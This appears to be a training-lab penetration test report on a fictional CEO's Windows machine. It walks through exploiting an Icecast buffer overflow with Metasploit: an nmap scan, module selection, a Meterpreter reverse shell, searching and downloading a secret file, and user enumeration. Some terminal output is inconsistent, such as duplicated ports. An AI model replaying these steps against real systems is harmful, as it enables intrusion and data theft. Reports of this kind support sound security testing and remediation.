

# GoodSecurity Penetration Test Report

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# 1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

## 2.0 Findings

**Machine IP:** 192.168.0.20

**Hostname:** MSEDGEWIN10

**Vulnerability Exploited:** Icecast Header overwrite

**Vulnerability Explanation:** The Icecast streaming media server running on 192.168.0.20 allows for a buffer overflow exploit where an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers


**Severity:** Critical! 10.0

Table 3: Qualitative risk rating scale

Quantitative Risk Magnitude	Risk Category	Description
9.0 to 10.0	Critical	Risk is totally unacceptable; must require immediate action to reduce likelihood of occurrence.
7.0 to 8.9	High	Risk is unacceptable; should require remediation plan to be implemented as soon as possible.
4.0 to 6.9	Medium	Risk may be acceptable over the short period of time; require that in future actions and budget plans to reduce risk should be included.
0.1 to 3.9	Low	Risks are acceptable; plans to further reduction of risk should be implemented with other security upgrades.

### Proof of Concept:

1. The penetration team performed a service and version scan was done using Nmap to determine which services are up and running



```
root@kali: ~  
root@kali:~# nmap -sV 192.168.0.20  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-25 18:25 PDT  
Nmap scan report for 192.168.0.20  
Host is up (0.0030s latency).  
Not shown: 994 closed ports  
PORT      STATE SERVICE        VERSION  
25/tcp    open  smtp           Smail smtpd 5.5.0.4433  
139/tcp   open  msrpc          Microsoft Windows RPC  
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds?    
3389/tcp  open  ms-wbt-server  Microsoft Terminal Services  
3389/tcp  open  http           Icecast streaming media server  
MAC Address: 00:15:50:00:04:01 (Microsoft)  
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds  
root@kali:~#
```

2. From the previous step, we found out that the Icecast service is running and we tried to determine the Icecast exploits with the use of searchsploit. We found out icecast is vulnerable to the exploits below

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.64 seconds
root@kali:~# searchsploit icecast
bash: searchsploit: command not found
root@kali:~# searchsploit icecast
.....
Exploit Title | Path
.....
Icecast 1.1.x/1.3.x - Directory Traversal | multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name Denial of Service | multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print client()' Format String | windows/remote/20982.c
Icecast 1.x - AVLib Buffer Overflow | unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Execution (1) | windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Execution (2) | windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header Overwrite (Metasploit) | windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vulnerabilities | multiple/remote/25238.txt
Icecast server 1.3.12 - Directory Traversal Information Disclosure | linux/remote/21602.txt
.....
Shellcodes: No Results
Papers: No Results
root@kali:~#
```

3. After finding out the available exploits, Metasploit session was initiated

```
ml-lab-dd284ba0-ed35-441c-9513-bb005f5499c1.eastus2.cloudapp.azure.com:56958 - Remote Desktop
kali on M...-122525
Applications Places Terminal Mon 18:32
root@kali: ~
Papers: No Results
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...
[*] * WARNING: No database support: No database YAML file
[*] ***

      dBBBBbb dBBBP dBBBBBP dBBBBbb .
      ' dB'          BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBB

      dBBBBBP dBBBBbb dBP dBBBBBP dBP dBBBBBBP
      dB' dBP dB' dBP dB' dBP
      --o-- dBP dBP dBP dB' .BP dBP dBP
      | dBBBBP dBP dBBBBBP dBBBBP dBP dBP

To boldly go where no
shell has gone before

--=[ metasploit v5.0.84.dev ]
+ --=[ 1997 exploits - 1091 auxiliary - 341 post ]
+ --=[ 560 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0
msf5 >
```

4. Searched for the Icecast module and loaded it for use

```
msf5 > search icecast
Matching Modules
-----
# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite

msf5 >
msf5 > use 0
msf5 exploit(windows/http/icecast_header) >
```

5. Established the RHOST as target machine IP 192.168.0.20

```
msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) >
```

6. Ran the icecast exploit against the target machine and was able to get into the target system successfully

```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49867) at 2021-10-25 18:37:50 -0700

meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

7. Searched the target machine and found the Drinks.recipe.txt and secretfile.txt files. The Drinks.recipe.txt file was as well downloaded to my machine

```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49867) at 2021-10-25 18:37:50 -0700

meterpreter > search -f *secretfile*.txt
Found 1 result...
c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter >
```

```
Found 2 results...
c:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Recent\Drinks.recipe.txt.lnk (643 bytes)
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter > search -f "recipe".txt
Found 1 result...
c:\Users\IEUser\Documents\Drinks.recipe.txt (48 bytes)
meterpreter >
```

```
meterpreter > download "c:\Users\IEUser\Documents\Drinks.recipe.txt"
[*] Downloading: c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Downloaded 48,00 B of 48,00 B (100.0%): c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
[*] Download : c:\Users\IEUser\Documents\Drinks.recipe.txt -> Drinks.recipe.txt
meterpreter > exit
[*] Shutting down Meterpreter...
[*] 192.168.0.20 - Meterpreter session 2 closed. Reason: User exit
msf5 exploit(192.168.0.20) > exit
msf5 > ls
Documents  Drinks.recipe.txt  hack2.exe  Music  password.txt  Public  Videos
Desktop  Downloads  exploit.py  hack.exe  mysqlscan.txt  Pictures  Templates
root@kali:~#
```

8. While logged in to the target machine, the penetration team was able to gather information of Recently Logged on Users, open a Meterpreter shell and gather system information for the target

```
[*] Running against session 1

Current Logged Users
=====
SID                               User
---                               -
S-1-5-21-321011808-3761883066-353627080-1000  MSEDGWIN10\IEUser


[*] Results saved in: /root/.msf4/loot/20211025191233_default_192.168.0.20_host.users.activ_110842.txt

Recently Logged Users
=====
SID                               Profile Path
---                               -
S-1-5-18                          %systemroot%\system32\config\systemprofile
S-1-5-19                          %systemroot%\ServiceProfiles\LocalService
S-1-5-20                          %systemroot%\ServiceProfiles\NetworkService
S-1-5-21-321011808-3761883066-353627080-1000  C:\Users\IEUser
S-1-5-21-321011808-3761883066-353627080-1003  C:\Users\sysadmin
S-1-5-21-321011808-3761883066-353627080-1004  C:\Users\vagrant

meterpreter >
```


```
meterpreter > shell
Process 720 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>
```



## 2.1 Findings

More exploits were found locally using the Meterpreter's local exploit suggester. The Target appears to be vulnerable to `ikeext_service` and `ms16_075_reflection`



## 3.0 Recommendations

1. The Icecast exploit is an old vulnerability that can be fixed with a patch. Install the latest version of this and all other software.
2. Encrypt all files/folders that needs to keep a secret
3. Enable windows firewall with rules to only explicitly allow traffic on needed ports